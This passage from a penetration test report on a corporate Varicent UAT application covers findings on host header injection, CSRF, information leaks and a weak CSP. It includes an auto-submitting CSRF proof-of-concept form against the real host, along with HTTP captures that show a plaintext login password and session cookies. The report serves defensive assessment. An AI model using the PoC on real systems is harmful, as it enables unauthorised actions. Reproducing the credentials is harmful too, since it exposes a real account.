If the exported PDF metadata is analysed, the use of iText on version 2.1.7 can be seen exposed.

```
~/Pentests/Varicent/files
> exiftool Laporan+GA+Allowance+Locked.pdf | grep -i "\|Producer\|"
ExifTool Version Number         : 13.10
File Name                       : Laporan+GA+Allowance+Locked.pdf
Directory                       : .
File Size                       : 129 kB
File Modification Date/Time     : 2026:04:20 18:10:33+02:00
File Access Date/Time           : 2026:04:20 18:10:39+02:00
File Inode Change Date/Time     : 2026:04:20 18:10:33+02:00
File Permissions                : -rwxr-xr-x
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.4
Linearized                      : No
Page Mode                       : UseAttachments
Page Count                      : 8
Page Layout                     : SinglePage
Modify Date                     : 2026:04:20 23:58:54+08:00
Producer                        : iText 2.1.7 by 1T3XT
Create Date                     : 2026:04:20 23:58:54+08:00
```

Illustration 28: ***ITEXT 2.1.7 EXPOSED IN FILE METADATA.***

This version of iText is exposed to Known vulnerabilities.

CVE	Vulnerability	CVSS
CVE-2021-43113	Command Injection	High (8.3)
CVE-2017-9096	XML External Entity (XXE) Injection	High (7.5)

Scenario 2: Data Grid Options

Form different reports, the service allows for grid export as Excel file. For this example, the "ACS Reports - Laporan GA Allowance" module was accessed, then the content can be exported as XLSX using the Data Grid Options.




*Illustration 29: **EXPORT GRID AS XLSX OPTION.***




*Illustration 30: **GRID EXPORTED TO XLSX FILE.***

If the exported XLSX metadata is analysed, the use of Apache POI can be seen exposed.




*Illustration 31: **APACHE POI EXPOSED IN FILE METADATA.***

Recommendations

It is recommended to implement the necessary policies and mechanisms to remove information from all the organization's files, in order to avoid possible exposures and/or leaks.

Links of interest

https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/01-Information_Gathering/05-Review_Webpage_Content_for_Information_Leakage
https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/01-Information_Gathering/06-Identify_Application_Entry_Points
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/01-Information_Gathering/05-Review_Web_Page_Content_for_Information_Leakage

Additional Comments

N/A

3.1.12. VULNERABILITY F12 – Host Header Injection - Low

Assets Related

https://hkwapu09.ap.zurich.com:9463/zvaricentuat2indint/*

Penetration testing phase

PTES-VULNANALYS

References

WSTG-INPV-17: Testing for Host Header Injection
CWE-644: Improper Neutralization of HTTP Headers for Scripting Syntax

Description

The "Host" and "X-Forwarded-Host" header injection techniques allow splitting, redirection or manipulation, based on the code included, in the server responses. This is because these headers are generated dynamically based on user input, with no validation of the input parameters. Using these techniques, depending on their severity, actions such as the following could be carried out:

- Sending requests to the first virtual host in the defined list.
- Redirection to a domain controlled by the adversary.
- Web cache poisoning techniques
- Manipulation of the password reset functionality

Vulnerability Impact

Through the manipulation of the "Host" and "X-Forwarded-Host" headers, a legitimate user who uses the application could be redirected to an external site that is controlled by the adversary, impacting their confidentiality and integrity.

CVSS Score: 3.1
CVSS String: CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:N/I:L/A:N/E:H/RL:U/RC:C

Evidence

During input validation testing phase, it was found that the service allows for host header injection, allowing attackers to use the host header and redirect users to other services.

It can be noted that when a redirection request is triggered in the service, the response reflects the domain sent in the host header, effectively allowing for host header injection.




*Illustration 32: **HOST HEADER REFLECTED IN RESPONSE REDIRECTION.***

Recommendations

It is recommended to implement a proper validation of the input provided in the "Host" and "X-Forwarded-Host" headers before processing it.

In the case that input validation is not possible because of the use of the "Host" header as a mechanism to identify the server location, it is strongly recommended to make use of a whitelist of allowed host names.

Links of interest

https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/07-Input_Validation_Testing/17-Testing_for_Host_Header_Injection

Additional Comments

N/A

3.1.13. VULNERABILITY F13 – Cross-Site Request Forgery (CSRF) - Low

Assets Related

https://hkwapu09.ap.zurich.com:9463/zvaricentuat2indint/*

Penetration testing phase

PTES-VULNANALYS

References

WSTG-INFO-06 - Identify Application Entry Points
WSTG-SESS-05 - Cross Site Request Forgery
WSTG-INFO-06: Identify Application Entry Points
WSTG-SESS-05: Testing for Cross Site Request Forgery
CWE-352: Cross-Site Request Forgery (CSRF)

Description

Cross-site Request Forgery (CSRF) techniques allow the browser to be forced to send a request to the web application without the legitimate user having control over the request.

The interaction between user and the trusted web application can be compromised via cross-site request forgery, because the browser automatically sends the authentication process with each request to the web site. The usual process consists of sending an URL through social engineering, which contains the necessary code to request a website, that the browser is simultaneously visiting.

Vulnerability Impact

The consequences differ depending on the type of functionality impacted and will be limited by the user's privileges in the application.

An adversary could perform any action that could be made by user, impersonating him without his knowledge. In addition, if an administrator is affected, the criticality would be higher, because it is possible to gain full control over the web application, delete or steal information, uninstall the product and use it against the legitimate users of the application.

CVSS Score: 3.1
CVSS String: CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:N/I:L/A:N/E:H/RL:U/RC:C

Evidence

During session management testing phase, it was noted that the service does not properly secures session tokens, allowing for Cross Site Request Forgery.

After a user logs in to the service, a session is initiated, where it can be noted that the "JSESSIONID" cookie is set without the SameSite flag, allowing the clients browsers to send the session cookie in any request to the service.

Request

```
POST /zvaricentuat2indint/j_spring_security_check HTTP/1.1
Host: hkwapu09.ap.zurich.com:9463
Cookie:
visid_incap_3138470=SeNcRQt/Sk+38VFic1rv+WOAOGkAAAAAQUIPAAAAAABiaDKlOO4b0H+w4ecpBKgv;
JSESSIONID=0000uxrwQ8GrMhJVUz_d87x_aEl:1bn5imuma
Content-Length: 46
Cache-Control: max-age=0
Sec-Ch-Ua: "Not-A.Brand";v="24", "Chromium";v="146"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-GB,en;q=0.9
Origin: https://hkwapu09.ap.zurich.com:9463
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/146.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://hkwapu09.ap.zurich.com:9463/zvaricentuat2indint/login.html
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

j_username=deni.rinaldi&j_password=Zpro%23123_
```

Response

```
HTTP/1.1 302 Found
X-Powered-By: Servlet/3.0
Location: https://hkwapu09.ap.zurich.com:9463/zvaricentuat2indint/home.html
Content-Language: en-US
Content-Length: 0
Set-Cookie: JSESSIONID=0000lXTYfBLP6PKqE9adqdfHPel:1bn5imuma; Path=/; HttpOnly
Date: Fri, 17 Apr 2026 16:32:22 GMT
Expires: Thu, 01 Dec 1994 16:00:00 GMT
Cache-Control: no-cache="set-cookie, set-cookie2"
```

This behaviour allows attackers to craft custom form in arbitrary sites to trigger Cross-Site Request Forgery attacks.

For this scenario, the Document download was triggered using a custom form.

CSRF PoC

```
<html>
  <body>
    <form
action="https://hkwapu09.ap.zurich.com:9463/zvaricentuat2indint/inquiries/download.do">
```

```
      <input type="hidden" name="id" value="57" />
      <input type="hidden" name="index" value="0" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      history.pushState('', '', '/');
      document.forms[0].submit();
    </script>
  </body>
</html>
```




*Illustration 33: **CSRF TRIGGERED FROM CUSTOM FORM.***

Similar situation can be seen for the logout functionality.




*Illustration 34: **CSRF FOR LOGOUT FUNCTIONALITY.***

Recommendations

The recommendations to protect an application against Cross-Site Request Forgery (CSRF) techniques:

- Generating a unique token for each request.
- Identifying critical actions and requiring confirmation of these by the user, for example, in banking transaction processes.
- Implementation of CAPTCHA mechanisms in all the forms, whenever possible.

Links of interest

https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/01-Information_Gathering/06-Identify_Application_Entry_Points.html
https://owasp.org/www-project-web-security-testing-guide/v42/4-Web_Application_Security_Testing/06-Session_Management_Testing/05-Testing_for_Cross_Site_Request_Forgery.html
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/01-Information_Gathering/06-Identify_Application_Entry_Points
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/06-Session_Management_Testing/05-Testing_for_Cross_Site_Request_Forgery

Additional Comments

N/A

3.1.14. VULNERABILITY F14 – Exposure of sensitive system information - Low

Assets Related

https://hkwapu09.ap.zurich.com:9463/zvaricentuat2indint/status.html

Penetration testing phase

PTES-VULNANALYS

References

WSTG-INFO-05: Review Web Page Content for Information Leakage

Description

Exposure of sensitive system information occurs when an application unintentionally reveals internal details that should not be accessible to users or attackers. This information may include stack traces, error messages, software versions, file paths, IP addresses, configuration details, or debugging output. Such exposure often results from verbose error handling, misconfigured logging, or unsecured endpoints. While this information may not be directly exploitable on its own, it provides attackers with valuable insights into the system's architecture and technologies, enabling more targeted attacks. Proper information hiding is essential to reduce the system's overall attack surface.

Vulnerability Impact

The primary impact of sensitive system information exposure is the facilitation of further attacks. Attackers can use disclosed details to identify vulnerable software versions, underlying frameworks, or misconfigurations. This significantly lowers the effort required to exploit other vulnerabilities such as SQL injection, remote code execution, or authentication bypass. In some cases, exposed credentials, tokens, or internal paths can lead directly to system compromise. Business impacts include increased risk of data breaches, compliance violations, and reputational damage. Even seemingly harmless information leaks can compound risk when combined with other weaknesses.

CVSS Score: 3.1
CVSS String: CVSS:3.1/AV:N/AC:H/PR:L/UI:N/S:U/C:L/I:N/A:N/E:H/RL:U/RC:C

Evidence

During information gathering testing phase, it was found that the service exposes internal details in publicly available endpoints.

Users can navigate to the /zvaricentuat2indint/status.html endpoint, where service details can be seen exposed, such as database name and different versions.




*Illustration 35: **DATABASE NAME EXPOSED IN STATUS VIEW.***

Recommendations

To mitigate this vulnerability:

- Implement strict error handling and ensure that production environments do not expose detailed system messages.
- Replace verbose errors with generic user-friendly messages while logging technical details securely on the server side.
- Disable debugging features and remove test endpoints before deployment.
- Apply proper access controls to configuration files, logs, and administrative interfaces.
- Regularly review application responses for unintended disclosures and conduct security testing focused on information leakage.
- Use secure headers and configurations to obscure technology details.

Following secure coding practices and least-information principles significantly reduces exposure risk.

Links of interest

https://cwe.mitre.org/data/definitions/497.html
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/01-Information_Gathering/05-Review_Web_Page_Content_for_Information_Leakage

Additional Comments

N/A

3.1.15. VULNERABILITY F15 – Misconfiguration of Content Security Policy (CSP) - Low

Assets Related

https://hkwapu09.ap.zurich.com:9463/zvaricentuat2indint/login.html

Penetration testing phase

PTES-VULNANALYS

References

WSTG-CONF-12: Testing for Content Security Policy
CWE-693: Protection Mechanism Failure

Description

The Content Security Policy (CSP) Header defines how the browser should behave when handling Cross-Origin requests, loading external content in the context of the application, and loading assets from the server on external domains.

A correctly configured CSP implementation can help on mitigating client-side techniques such as Cross-Site Scripting (XSS) or Clickjacking, by establishing the sources where scripts and content can be loaded from, and the domains that are allowed to load the application's assets.

Vulnerability Impact

Missing the Content Security Policy (CSP) could facilitate the successful execution of, among others, Cross-Site Scripting and Clickjacking techniques by an adversary, thus impacting on the Confidentiality and Integrity of the user information managed by the application.

CVSS Score: 2.2
CVSS String: CVSS:3.1/AV:N/AC:H/PR:H/UI:N/S:U/C:L/I:N/A:N/E:H/RL:U/RC:C

Evidence

During Configuration and Deploy Management testing phase, it was noted that the service implements dangerous configurations for the Content-Security-Policy Header.

When a user opens the app, the following request is performed.

Request

```
GET /zvaricentuat2indint/login.html HTTP/1.1
Host: hkwapu09.ap.zurich.com:9463
Cookie:
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/146.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;
q=0.8,application/signed-exchange;v=b3;q=0.7
Connection: keep-alive
```

Response

```
HTTP/1.1 200 OK
X-Powered-By: Servlet/3.0
X-XSS-Protection: 1; mode=block
X-Content-Security-Policy: script-src 'self' 'unsafe-inline' 'unsafe-eval'
Content-Security-Policy: script-src 'self' 'unsafe-inline' 'unsafe-eval'
X-Content-Type-Options: nosniff
Cache-Control: no-cache, max-age=0, must-revalidate, no-store
Pragma: no-cache
Content-Type: text/html;charset=utf-8
Expires: Thu, 01 Jan 1970 00:00:00 GMT
Content-Language: en-US
Set-Cookie: JSESSIONID=0000ysOwGJoiq0mPhpyDmOwsJ1s:1bn5imuma; Path=/; HttpOnly
Date: Mon, 06 Apr 2026 21:43:49 GMT
Content-Length: 2708

...
```




*Illustration 36: **CSP EVALUATION.***

Recommendations

It is recommended to implement an appropriate Content Security Policy by setting up the web server to add the "Content-Security-Policy" header, with adequate directives, to all server responses.

To properly apply Content Security Policy (CSP) directives and enhance the security of the web application, nonce or hash can be used to securely authorize the execution of specific scripts and styles. Below is an example of correctly configured CSP directives:

Links of interest

https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/12-Test_for_Content_Security_Policy
https://owasp.org/www-project-web-security-testing-guide/latest/4-Web_Application_Security_Testing/02-Configuration_and_Deployment_Management_Testing/12-Testing_for_Content_Security_Policy

Additional Comments

N/A

3.1.16. VULNERABILITY F16 – Public Information Disclosure - Informational

Assets Related

https://hkwapu09.ap.zurich.com:9463/zvaricentuat2indint/webforms/index.html?L_FormID=4&L__FV2=61051152&
https://hkwapu09.ap.zurich.com:9463/zvaricentuat2indint/webforms/index.html?tabId=1222

Penetration testing phase

PTES-VULNANALYS

References

CWE-200: Exposure of Sensitive Information to an Unauthorized Actor
WSTG-INFO-02: Fingerprint Web Server
WSTG-INFO-06: Identify Application Entry Points
WSTG-INFO-08: Fingerprint Web Application Framework

Description

Information disclosure, also known as information leakage, is when a website unintentionally reveals sensitive information to its users. Depending on the context, websites may leak all kinds of information to a potential attacker, including:

- Data about other users, such as usernames or financial Information
- Sensitive commercial or business data
- Technical details about the website and its infrastructure

The dangers of leaking sensitive user or business data are obvious, but disclosing technical information can sometimes be just as serious. Although some of this information will be of limited use, it could potentially be a starting point for exposing an additional attack surface, which may contain other interesting vulnerabilities. The knowledge that you can gather could even provide the missing piece of the puzzle when trying to construct complex, high-severity attacks.

Occasionally, sensitive information might be carelessly leaked to users who are simply browsing the website in a normal fashion. More commonly, however, an attacker needs to elicit the information disclosure by interacting with the website in unexpected or malicious ways. They will then carefully study the website's responses to try and identify interesting behaviour.

Vulnerability Impact

Failure to correctly configure permissions and access to the different resources found in the application or server can lead to the exposure of sensitive information or unauthorized modification by third parties. This is especially dangerous when the resource is related to application configuration, execution or sensitive user data.

CVSS Score: 0.0
CVSS String: CVSS:3.1/AV:N/AC:H/PR:N/UI:R/S:U/C:N/I:N/A:N/E:H/RL:W/RC:C

Evidence

During information gathering testing phase, it was noted that the service exposes internal IP addresses

When a user accesses the service, they can navigate to edit an agent.




*Illustration 37: **EDIT AGENT NAVIGATION.***

When the view is loaded, an internal IP can be seen referenced in the HTML of the module.

Request

```
GET /zvaricentuat2indint/webforms/index.html?L_FormID=4&L_FV2=61051152& HTTP/1.1
Host: hkwapu09.ap.zurich.com:9463
Cookie:
visid_incap_2451493=zLcGdsPFSbCROxNbSj4VfFvQ72cAAAAAQkIPAAAAAADKLXPAEQyxuwBiI4jTlNCR;
visid_incap_3138470=SeNcRQt/Sk+38VFic1rv+WOAOGkAAAAAQUIPAAAAAABiaDKlOO4b0H+w4ecpBKgv;
JSESSIONID=0000H_MD-dSub0MPXBTDJFA2DXt:1bn5imuma
